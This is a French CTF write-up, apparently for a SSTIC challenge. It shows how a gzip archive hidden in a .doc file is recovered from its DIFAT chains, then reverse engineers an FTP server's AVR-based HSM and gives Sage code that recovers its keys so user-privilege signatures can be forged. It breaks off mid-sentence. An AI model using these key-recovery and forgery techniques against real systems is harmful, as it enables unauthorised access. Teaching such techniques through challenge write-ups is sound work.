
SOMMAIRE

1 SYNTHÈSE

1.1 Rappel du contexte

1.1.1 Présentation de l'application et de la mission

SSTIC a fait appel à toute personne motivée pour récupérer les fichiers de l'Organisation à la suite de l'interception d'un message par un agent infiltré sur un obscur forum de cuisine :



Capture 1 : Appel général au pentest sauvage de l'organisation secrète

Il nous est demandé de récupérer le maximum de fichiers de l'organisation, nous supposons donc une succession de vulnérabilités à exploiter pour élever nos privilèges sur le système distant qui sera fourni. Des flags intermédiaires SSTIC{…} sont disponibles au fur et à mesure de l'avancement dans l'épreuve.

1.1.2 Périmètre des tests

Les tests ont été effectués sur les serveurs de production de l'organisation.

Le périmètre des tests se composait de l'adresse IP suivante :

Nom d'Hôte (IP)	Description
62.210.131.87	Serveur FTP principal de l'organisation

Ainsi que le fichier suivant :

Document	SHA256
Recette.doc	af69d100c4506cd6b4a083fedda47b42fb33e50a31b12162e7d5f947f6b56f2d

1.2 Synthèse des résultats

“La recette de la tarte aux pommes récupérée permet de déjouer les plans de l’organisation en récupérant un accès complet à leur serveur FTP.

La recette divulgue en effet des données techniques précieuses à propos du serveur, qui permettent par la suite d’identifier des vulnérabilités cryptographiques et des vulnérabilités entraînant sa compromission avec un compte utilisateur non privilégié.

L’accès à une sauvegarde du répertoire principal du développeur imprudent entraîne ensuite la récupération du mot de passe utilisé pour le montage du système de fichiers propriétaire Goodfs.

Malheureusement pour eux, ce système de fichiers comporte des problèmes de synchronisation des données et d’écriture à des index négatifs hors limite qui aboutissent à des modifications de pages mémoires arbitraires puis à la compromission complète du serveur.

L’ensemble de l’exploitation reste complexifiée par la mise en place d’un filtre des appels système au niveau du serveur FTP et d’une limitation des flux entrants et sortants, mais cela n’empêche pas la récupération d’un accès complet au serveur pour les plus motivés.”

Moralité de l’histoire : évitez de divulguer toute votre architecture technique à des inconnus.

2 STEP BY STEP

2.1 STEP1 : Des informations précieuses cachées dans un fichier CFBF (Compound File Binary File)

Difficulté de l'étape	**Facile**
Avancement obtenu	Récupération de toutes les informations techniques du challenge (environnement de test, binaires vulnérables, informations sur l'endpoint)
Description simplifiée	• Observer la quantité de données affichées dans la recette de la tarte aux pommes par rapport à la taille du fichier • Identifier un en-tête GZIP au milieu des données • Comprendre que le fichier est constitué de blocs de 512 octets à lire « dans le bon ordre » • Comprendre la structure des formats de fichier CFBF (donc .doc fait partie) et notamment de la table DIFAT • Identifier que les seuls index de bloc non présents dans la table DIFAT sont l'index 0 et l'index du bloc contenant l'en-tête GZIP • Reconstituer l'archive zippée en concaténant les données des blocs depuis la table DIFAT à partir du bloc non référencé

La première étape du challenge se base sur une recette de tarte aux pommes plutôt simple, avec peu d'ingrédients et peu de texte :

Ingrédients :

- 1 pâte feuilletée
- 2 ou 3 pommes
- De la compote
- Un sachet de sucre vanillé

Préparation :

1. Préchauffez le four à 210°C
2. Epluchez et découpez vos pommes en lamelles
3. Etalez la pâte dans un moule et piquez là avec une fourchette
4. Verser la compote sur la pâte
5. Disposez harmonieusement vos pommes sur la compote
6. Enfournez et laissez cuire 30 min en surveillant la cuisson

Agrémenté d'une photo particulièrement représentative d'une tarte aux pommes, on constate que l'ensemble n'est pas très volumineux, contrairement à ce que les presque 6 Mo du document laissaient présager.

Un binwalk révèle la présence d'un en-tête gzip à l'offset 0x1E6200 :


```
$ binwalk Recette.doc

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
1991168       0x1E6200        gzip compressed data, from Unix, last modified:
1970-01-01 00:00:00 (null date)
```

Toutefois, l'extraction des données associées et une tentative de décompression plus tard, on s'aperçoit vite qu'on a uniquement le début du flux.

L'exécution de l'outil Oletools sous ses modalités olebrowse, oledir, olefile, … permet d'extraire tous les streams du document, mais on se retrouve là encore avec beaucoup moins de données que n'en contient le document.

En connaissance de cause et du type de challenge auquel on a affaire, on se doute qu'il va falloir creuser un peu la structure du format. Quelques recherches plus tard, après avoir fini par comprendre qu'un fichier OLE, OLE2, CFBF, Microsoft Compound Document File, DocFile, … était la même chose, on tombe sur une documentation Microsoft plutôt bien faite qui explique dans les grandes lignes la structure de ce genre de document, équivalent à des systèmes de fichiers avec une structure en arbre représenté sur des secteurs de données de taille identique.



Capture 2 : Représentation d'un fichier CFBF (documentation Microsoft)

Outre l'en-tête du fichier qui est expliqué en détail, la documentation officielle mentionne des « chaînes » de données contenant « des numéros de secteur valide » (<= MAXREGSECT = 0xFFFFFFFA) et se terminant par le marqueur ENDOFCHAIN = 0xFFFFFFFE.

Malgré tout, on peine encore à comprendre comment lire ces fameuses « chaînes » de données. On voit que le fichier est coupé en blocs (secteurs) de 512 octets, et on différencie des blocs contenant des données apparemment compressées par rapport à d'autres blocs contenant uniquement des index mais rien qui ne donne du contenu intelligible lorsqu'on concatène de manière basique les secteurs définis par les index des « blocs d'index ».

3 possibilités à partir de là :

- Partir du code des outils en mesure de parser ce type de format de fichier (par exemple oletools qui mène à olefile) ;
- Lire attentivement la documentation ;
- Tenter des trucs random en espérant aller plus vite qu'en appliquant l'une des 2 méthodes précédentes …

La 3ème méthode fait globalement perdre plus de temps puisqu'à moins d'avoir une idée assez précise de ce qu'on cherche, c'est assez peu probable de retrouver la manière dont le format de fichier fonctionne (et notamment de la structure DIFAT (Double-Indirect File Allocation Table) qui nous intéresse plus bas).

Malgré tout, l'un des tests effectués aurait pu mener à une solution rapide si les bonnes conclusions en avaient été tirées : les secteurs étant constitués de 512 octets, on regarde pour tous les index possibles (de 0 à taille(fichier)/512 exclus) où sont présents (et en quel nombre) les index en tant qu'entiers de 32 bits (lsb) dans des blocs d'index. On constate **l'absence** de 2 index : **0xf30** et **0x2c61** (=taille(fichier)/512 - 1). Tous les autres sont présents une **unique** fois dans un bloc d'index.

Note

L'absence de l'index 0xf30 = 0x1E6200/0x200 – 1 dans la table DIFAT aurait pu mettre la puce à l'oreille plus tôt concernant la representation de la table DIFAT avec.

Étant donné l'en-tête GZIP qui nous intéresse en 0x1E6200, on aurait pu imaginer que l'index du secteur associé constituait l'index de départ dans un tableau comme c'est le cas ici.

La lecture attentive de la documentation Microsoft se révèle plutôt fastidieuse pour comprendre de quoi il en retourne alors qu'un schéma explicitant l'aspect consécutif des secteurs composant une chaîne FAT est accessible à l'adresse https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-cfb/b089deda-be20-4b4a-aad5-fbe68bb19672. Il manque en fait juste la notion de DIFAT qui est le tableau global « sectors » présenté sur l'image.

En combinant la documentation avec la lecture du code de olefile à l'adresse suivante : https://github.com/decalage2/olefile/blob/master/olefile/olefile.py, on finit par comprendre que la table DIFAT est bien la table qui « lie » les secteurs FAT ensemble pour former des chaînes de données. Chaque chaîne est représentée par une liste simplement chaînée de secteurs FAT jusqu'à un marqueur de fin de chaîne, et chaque élément suivant dans la chaîne est obtenu par le contenu de la case à l'index courant dans la table DIFAT.

Pour suivre une chaîne de données S1 … Sn commençant au secteur S1, on effectue donc **S[i+1] = DIFAT[S[i]]** jusqu'à un marqueur de fin.
Plus qu'à récupérer cette fameuse table et lier les secteurs entre eux. Comme le fichier fait moins de 6,8 Mo, il n'y a pas de secteur définissant le tableau DIFAT en dehors de l'en-tête du fichier et des numéros de secteurs à partir de l'offset 0x4c jusqu'à la fin du premier bloc en 0x200 (ce qui donne comme le dit la documentation au maximum les premiers (0x200-0x4c)/4 = 109 numéros de secteur du DIFAT).

Ici, la table DIFAT est constituée de 89 secteurs FAT de taille 0x200. On l'extrait facilement :

```
from pwn import u32

with open('Recette.doc', 'rb') as f:
  bloc0 = f.read(0x200)
  remaining = f.read(0x58c200)

difat_fatsects = bloc0[0x4c:0x4c+89*4]
difat_sectors = map(u32, [difat_fatsects[i:i+4] for i in range(0, len(difat_fatsects), 4)])
difat_table = b"".join([remaining[0x200*x:0x200*(x+1)] for x in difat_sectors])
```

Une fois la table reconstituée, soit on regarde quels numéros de secteurs ne sont pas dedans (donc ici l'index 0xf30), soit on parcourt toute la table pour identifier toutes les chaînes complètes.

Pour aller rapidement, on choisit la première approche and voilà :

```
difat = list(map(u32, [difat_table[i:i+4] for i in range(0, len(difat_table), 4)]))

i = 0xf30
output = b""
while i<len(difat):
 output += remaining[0x200*i:0x200*(i+1)]
 i = difat[i]

with open("step2.tar.gz", "wb") as f:
 f.write(output)
```

Après décompression du tar.gz :

```
$ tree release
release
├── Makefile
├── bzImage
├── chall.hex
├── e4r7h.txt
├── initramfs.img
├── simavr.patch
└── start_vm.sh

0 directories, 7 files
```

Le fichier e4r7h.txt contient des informations sur la suite du challenge, le flag de la step1, et l'endpoint sur lequel la suite va se passer (62.210.131.87).

2.2 STEP2 : Check the crypto

Difficulté de l'étape	Moyenne / **Difficile**
Avancement obtenu	Authentification réussie au niveau du serveur FTP et récupération d'un niveau de privilège applicatif arbitraire
Description simplifiée	• Identifier le hint à propos de la crypto • Comprendre l'interaction du serveur FTP avec le HSM utilisé pour authentifier et vérifier des pointeurs sensibles • Comprendre la crypto opérée par le HSM et constater la forte linéarité des opérations effectuées • Identifier un leak de données pour résoudre la crypto • Mettre en place un service de récupération et de test automatique des clés possibles une fois la crypto résolue à chaque itération de la connexion au serveur FTP

Le tar décompressé révèle notamment un système Linux lancé via Qemu (***start_vm.sh***) à partir de l'image noyau ***bzImage*** et l'image ***initramfs.img***. Celle-ci contient le système de fichier racine qui peut être extrait via cpio :

```
$ cat ../initramfs.img|gunzip -c|cpio -idmv
$ tree .
├── bin
│   ├── [ -> busybox
│   ├── ...
│   ├── mounter_client
│   ├── mounter_server
│   ├── ...
│   └── zcip -> busybox
├── devices
│   └── sdb
├── etc
│   ├── group
│   ├── hosts
│   └── passwd
├── goodfs.ko
├── home
│   └── sstic
│       ├── info.txt
│       ├── secret.txt
│       ├── sensitive
│       │   ├── mOOn.txt
│       │   └── zz
│       └── server
├── init
├── lib
│   └── x86_64-linux-gnu
│       ├── libc.so.6
│       └── libseccomp.so.2
├── lib64
│   └── ld-linux-x86-64.so.2
└── root
    └── final_secret.txt

10 directories, 364 files
```

En rouge, on constate la présence d'au moins 5 exécutables ELF peu communs dont on peut s'imaginer que chacun va être utile à un moment du challenge. On retrouve notamment le serveur FTP mentionné dans le dossier /home/sstic (server). Le fichier /etc/passwd nous informe des 2 utilisateurs systèmes en place : root et sstic (UID : 1000).

En vert, on constate 3 fichiers contenant « REDACTED », donc très probablement les flags de validations intermédiaires. Ça donne un premier but à atteindre, sachant qu'il y a 6 étapes et que le fichier final_secret.txt est dans root, on peut imaginer que c'est le dernier à obtenir, et que 2 autres flags restent à découvrir le long de l'épreuve. On intuitionne également que le module kernel goodfs.ko ne va pas être utile avant un bon moment.

Un petit hint dans le fichier info.txt dans le home de sstic nous met sur la voie d'une step2 crypto. Le fichier évoque l'implémentation d'un HSM dont on est censé vérifier l'implémentation.

Quand on regarde les fichiers restants dans le tar décompressé, on constate la présence d'un ***Makefile*** qui clone un dépôt d'émulation AVR (microcontrôleur développé par Atmel, racheté par Microchip), qui patche le code avec un bout de code maison fourni dans le fichier ***simavr.patch***, et qui lance l'émulateur patché avec une flash fournie dans ***chall.hex***.

L'émulation choisie est celle de la carte bien connue Arduino, bien qu'ici cela ne soit pas nécessaire. Il va donc falloir comprendre (au moins en partie) le jeu d'instruction AVR et le bytecode fourni dans chall.hex.

Le binaire du serveur FTP a l'avantage de ne pas être obfusqué et de conserver le nommage des différentes fonctions qui le composent, ce qui facilite sa compréhension globale. En ciblant les noms de fonction en lien potentiel avec des opérations cryptographiques (***sign_pointer***, ***auth_pointer***, ***sign_u64***, ***sign_data*** notamment), on constate l'écriture ou la lecture de données sur un port serial, avec d'abord une écriture, puis une lecture.

On identifie également 3 valeurs pour le premier octet écrit sur le bus :

- 1 : opération de signature du pointeur
- 2 : opération d'authentification du pointeur, provoquant une exception si la vérification échoue
- 3 : opération de signature chaînée (même si cela ne change a priori pas les données envoyées par rapport à 1)

Les communications entre le serveur et le HSM sont initialisées dans la fonction ***setup*** à partir de la variable d'environnement **HSM_DEVICE**, variable fournie dans la commande complète Qemu pour lancer la VM (-chardev) et à partir du HSM lancé avec l'émulateur simavr :

```
GOODFS_PASSWD=goodfspassword K1=123 K2=456 ./simavr/examples/board_simduino/obj-
x86_64-linux-gnu/simduino.elf ./chall.hex&
```

On constate ainsi la définition de 3 constantes qui ressemblent à des secrets, à savoir GOODFS_PASSWD, K1 et K2. Ces trois constantes sont écrites dans l'EEPROM du device émulé, avec une taille de 32 caractères maximum pour le premier, et 8 octets pour les 2 autres.

Maintenant que la partie cryptographique du challenge émerge, davantage de compréhension du serveur FTP s'impose : que permet-il, comment, sous quelles conditions, etc … ?

La présence des 2 fichiers « REDACTED » dans /home/sstic nous aiguille sur les buts à atteindre. On constate que comme mentionné dans le fichier e4r7h.txt, le serveur FTP mis à disposition réagit comme un serveur FTP et permet notamment de lister les fichiers :

```
$ nc 62.210.131.87 31337 -vv
62-210-131-87.rev.poneytelecom.eu [62.210.131.87] 31337 open
220 Welcome
USER anon
331 Username ok, need password
PASS bad
230 Login successful
PASV
227 Entering passive mode (62,210,131,87,59,195)
LIST
150 Ok
226 Send Ok
```

Et lorsqu'on se connecte au port 59*256 + 195 de la même machine :

```
$ nc 62.210.131.87 15299 -vv
62-210-131-87.rev.poneytelecom.eu [62.210.131.87] 15299 open
drwx------    3 1000 1000      120 Mar 31 19:51 .
drwxr-xr-x    3    0    0       60 Mar 19 15:06 ..
drwxr-xr-x    2 1000 1000      100 Mar 31 23:37 sensitive
-rw-r--r--    1 1000 1000      503 Mar 30 21:51 secret.txt
-r-xr-xr-x    1 1000 1000    41704 Mar 31 19:51 server
-rw-r--r--    1 1000 1000      219 Mar 31 19:51 info.txt
Total received bytes: 342
Total sent bytes: 0
```

On a bien accès aux mêmes fichiers que dans l'arborescence fournie. On peut également lire les fichiers info.txt et server qui sont sensiblement les mêmes que ceux fournis. Ne reste plus qu'à lire le secret.txt, non ? Évidemment, une protection du serveur FTP empêche de lire ce fichier sans avoir réalisé l'action escomptée à cette étape.

Cette protection est facilement visible dans la fonction ***handleRetrFTPServer***, qui vérifie les éléments suivants :

- Si le nom du fichier demandé contient « .. » ou « / », alors l'accès au contenu du fichier est interdit ;
- Si le nom du fichier demandé commence par « secret.txt » alors l'accès au contenu du fichier est interdit sauf si une autre condition est réunie (sûrement une condition de vérification des privilèges).


On peut déjà imaginer que le contournement de la première condition permettra d'accéder au contenu du dossier sensitive et récupérer le flag 3. Mais en attendant, il va nous falloir un moyen de contrôler la 2ème condition.

Une phase de reverse rapide permet d'identifier puis de nommer les champs de la structure principale allouée sur le tas qui sert à réaliser l'intégralité des opérations sur le serveur FTP. Parmi les champs principaux de cette structure, on retrouve notamment :


- Au début de la structure : les file descriptors des sockets et fichiers manipulés ;
- En 0x18 : l'adresse du buffer principal de lecture des données utilisateur (de taille 0x400) ;
- En 0x418 : un octet décrivant le type d'authentification ;
- En 0x420 : l'adresse de la chaîne retournée à l'utilisateur ;
- En **0x430** : l'adresse vers une autre structure décrivant l'utilisateur connecté ;
- La suite est constituée de pointeurs de fonctions « signés ».

La structure à l'adresse 0x430 est la plus intéressante car elle décrit l'utilisateur et ses permissions, et dépend du mode d'authentification :

- Si l'authentification est anonyme (donc réalisée dans la fonction ***handleUserFTPServer***, lorsque username=anon ou anonymous), et terminée dans ***handlePassFTPServer***, alors l'utilisateur est représenté de la manière suivante :



- Si en revanche l'authentification de l'utilisateur s'effectue à partir du mécanisme de signature implémenté dans la fonction ***handleCertFTPServer***, l'utilisateur est représenté comme suit :



Dans le premier cas, on se retrouve toujours avec permissions = 1, sans possibilité de changer cette valeur. Or, la condition que l'on cherche à vérifier est d'obtenir un utilisateur avec permissions & 2 != 0, ce qui permettrait d'accéder au contenu du secret.txt.

L'idée est donc d'obtenir un utilisateur via la méthode 2 et avec permissions = 2 par exemple. Pour cela, la fonction ***handleCertFTPServer*** attend un nom d'utilisateur, une permission et une signature de l'ensemble. Pas de contournement possible identifié du parsing de ces trois champs, il va falloir être en mesure de comprendre la manière dont sont signées les données pour générer une signature valide.

Au niveau du serveur, la fonction ***sign_data*** est appelée sur l'entrée utilisateur ***user=X&perms=Y***. Cette fonction effectue des appels en chaîne pour chaque bloc de 8 caractères du plaintext à la fonction sign_u64 avec en second argument la valeur de la signature précédente (à la mode CBC). La fonction sign_u64 correspond à la commande 3 du HSM : les 16 octets [BLOC 8 octets plaintext] + [SIGNATURE 8 octets actuelle] sont envoyés au HSM, puis 8 octets de signature sont retournés.

Pour la phase de suivi des données traitées par le HSM, on peut avoir plusieurs approches :

- Full statique pour les plus aguerris (loin d'être mon cas pour cette architecture inconnue) ;
- Dynamiquement via un remote gdb server, c'est long et fastidieux ;
- Pseudo automatiquement pour suivre la valeur de registres précis à des endroits précis et débogguer la crypto, c'est l'approche que j'ai choisie.

Pour cela, j'ai opté pour l'instrumentation (avec un pintools dédié) de l'émulateur simavr au niveau de la fonction ***avr_run_one*** et affiché l'état des registres aux adresses du programme chall.hex souhaitées (un exemple un peu abstrait ci-dessous) :

```
1 ] 136/9b    800080705555555500006644000000000000807055555555000000055ad085555
00010292f5f5a38dfe5008ad0000000003b808ad0000000000000000008f8899000000000006644000000000000000000000
00000008d900000000000000000000000000000000001677c6c555555550000000000000000000807055555555d18b08ff
Reg 18 : 80
Reg 19 : 70
Reg 20 : 55
Reg 21 : 55
Reg 22 : 55
Reg 23 : 55
Reg 24 : 00
Reg 25 : 00
Reg 10 : 66
Reg 11 : 44
Reg 12 : 00
…
1r] 13a/9d    800080705555555500006644000000000000013ef0900001e140040ad080000
00010292000001e14b8aa08ad0000000000004466000055555555708009d8899000000000006644000000000000000000000
00
2 ] 14a/a5    800080705555555500000000000000000000013ef0900001e140040ad080000
00010292000001e14b8aa08ad0000000000004466000055555555708009d8899000000000006644000000000000000000000
00
    Xb  48e/247    800080705555555500000000000000000000013ef0900001e140040ad080000
00010292000001e14b8aa08ad0000000000004466000000000000000000a7889900000000000664400000000000000000000
00
    Xr  49e/24f    800080705555555500000000000000000000013ef0900001e140040ad080000
00010292000001e14b8aa08ad0000000000004466000000000000000000a7889900000000000664400000000000000000000
00
2r] 14e/a7    800080705555555500000000000000000000013ef0900001e140040ad080000
00010292000001e14b8aa08ad0000000000004466000000000000000000a7889900000000000664400000000000000000000
00
3 ] 15e/af    800080705555555500006644000000000000013ef0900001e140040ad080000
00010292000001e14b8aa08ad0000000000004466000000000000000000a7889900000000000664400000000000000000000
00
Reg 18 : 00
Reg 19 : 13
Reg 20 : ef
…
3r] 162/b1    80008070555555550000664400000000000b0474aacb20904040071ad08bd84
00010292b2090404285a08ad0000000000004466000055555555708000b1889900000000000664400000000000000000000
00
4 ] 172/b9    80008070555555550000889900000000000b0474aacb20904040071ad08bd84
00010292b2090404285a08ad0000000000004466000055555555708000b1889900000000000664400000000000000000000
00
    Xb  48e/247    80008070555555550000889900000000000b0474aacb20904040071ad08bd84
00010292b2090404285a08ad0000000000004466000000000000998800bb8899000000000006644000000000000000000000
00
    Xr  49e/24f    80008070555555550000889900000000000038de4aacb20904040071ad08bd84
00010292b2090404285a08ad0000000000004466000000000000998800bb8899000000000006644000000000000000000000
00
4r] 176/bb    80008070555555550000889900000000000038de4aacb20904040071ad08bd84
00010292b2090404285a08ad0000000000004466000000000000998800bb8899000000000006644000000000000000000000
00
5 ] 186/c3    80008070555555550000664400000000000038de4aacb20904040071ad08bd84
00010292b2090404285a08ad0000000000004466000000000000998800bb8899000000000006644000000000000000000000
00
Reg 18 : 38
Reg 19 : de
Reg 20 : 4a
…
18a/c5    800080705555555500006644000000000000e011db65910cd18b008dad086e17
00010292910cd18b08ae08ad0000000000004466000055555555708000c5889900000000000664400000000000000000000
00
YY22r] 2ce/167    800000000000000000000000000000000000e011db65910cd18b008dd9086e17
00010292910cd18b08ae08ad0000000000004466000055555555708000c5889900000000000664400000000000000000000
00
XX11i] 218/10c    800000000000000000030dcffffff7f00009d6c5555555500000055d9085555
00010292910cd18b08ae08ad0000000000004466000055555555708000c5889900000000000664400000000000000000000
00
```

On constate le déroulement de la succession des opérations suivantes pour chaque chiffrement :

- A = F(clair[:8], K1)
- B = Xor(A, clair[8 :16])
- C = F(B, K1)
- D = Xor(C, K2)
- E = F(D, K1)

Ne reste alors plus qu'à comprendre la fonction F (sub_258). En exécutant pas à pas la fonction, on se rend compte qu'il s'agit d'une multiplication dans un corps fini, GF(2^64), avec un modulo de représentation entière 0x247F43CB7. Le tout est ainsi linéaire.

Note

Après coup, j'ai réalisé que la constante dans le code, 0x247F43CB7 pouvait être retrouvée sur un obscur write-up de crypto chinois qui pouvait accélérer la compréhension de cette partie à partir d'une analyse statique uniquement.

Si on note C le chiffré obtenu par rapport au clair X1 || X2 de 16 octets :

```
C = K1 * (K2 + K1 * (X2 + K1 * X1))
```

Si on connait 2 clairs X1 et Y1 (de 8 octets chacun), et que l'onconsidère les chiffrés de X1 || 0 et Y1 || 0, on obtient deux relations :

```
CX1 = K1 * (K2 + K1 * K1 * X1)
CY1 = K1 * (K2 + K1 * K1 * Y1)
```

Ou :

```
K1 * K2 + K1³ * X1 – CX1 = 0
K1 * K2 + K1³ * Y1 – CY1 = 0
```

Résoudre ce type de système pour K1 et K2 inconnu dans un corps fini comme c'est le cas ici peut être réalisé via le calcul d'une base de Gröbner de l'idéal engendré par les polynômes précédents. Le calcul des variétés résultantes retourne un faible nombre de résultats en raison de la quantité de bits connus par rapport aux bits possibles. En combinant les contraintes des 2 équations, on obtient 128 bits environ de contraints. Or K1 et K2 sont constitués d'au maximum 64 bits chacun.

Note

J'espère ne pas trop me tromper dans la formulation du paragraphe précédent. La rigueur mathématique est loin …

Le code (Sage) suivant résout ce type de système et renvoie les multiples solutions identifiées, pour p1, p2 les plaintext (X1 et Y1) et e1, e2 les chiffrés correspondant de X1||0, Y1||0 (CX1 et CY1) :

```
N = 64
K.<a> = GF( 2 ^ N , name = 'a' ,modulus = 1 + x^1 + x^2 + x^4 + x^5 + x^7 + x^10 + x^11 +
x^12 + x^13 + x^18 + x^20 + x^21 + x^22 + x^23 + x^24 + x^25 + x^26 + x^30 + x^33 + x^64 )
mod = 0x247F43CB7

def keys(p1, p2, e1, e2):
    V = PolynomialRing(K, 2, ["m", "n"])
    V.inject_variables()
    eqs = []
    eqs.append(m*n+m^3*p1-e1)
    eqs.append(m*n+m^3*p2-e2)

    i = V.ideal(eqs)

    keysT = []
    for result in i.variety():
        res_k1 = result[m]
        res_k2 = result[n]
        keysT.append((res_k1.integer_representation(), res_k2.integer_representation()))
    return keysT
```

Une fois que l'onconnaît les bonnes variables K1 et K2 utilisées sur une session FTP donnée, on peut alors réaliser les mêmes opérations de chiffrement et de signature que le HSM, et donc contourner complètement les protections cryptographiques supposées. On pourra notamment réaliser une signature correcte d'un utilisateur associé à un niveau de privilège arbitraire pour obtenir le flag 2.

Bon, le raisonnement a été un peu fait à l'envers et la résolution du problème pour X1||0 et Y1||0 n'a pas été proposée au hasard ; mais maintenant que la partie purement crypto est faite, on va voir comment le challenge s'adapte.

La résolution du problème exposé nécessite la connaissance de 2 chiffrés associés à 2 clairs connus. Or, le seul endroit où des chiffrés sont calculés est au moment de l'authentification, dans le champ « user data signature » où **sig** ci-dessous

```
          0               1               2               3
          0   1   2   3   0   1   2   3   0   1   2   3   0   1   2   3
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  0x0   | authenticated |               | permissions = 1               |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  0x10  | username                                                      |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  0x20  | sig=E(perm[0]||username[:7],0)| auth_func_ptr = computeSigUser|
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

La signature générée correspond au chiffrement par le HSM de X1||0 où X1 = permissions[0] || username1[:7].
Malgré tout, seuls 2 utilisateurs (***anon*** et ***anonymous***) sont susceptibles de réussir une authentification initiale aboutissant au calcul de la signature escomptée.

Le niveau de permission étant toujours paramétré à 1 pour l'authentification anonyme, on peut donc provoquer le calcul des clairs :

- 0x6e6f6e6101 (b'\x01anon\x00\x00\x00')
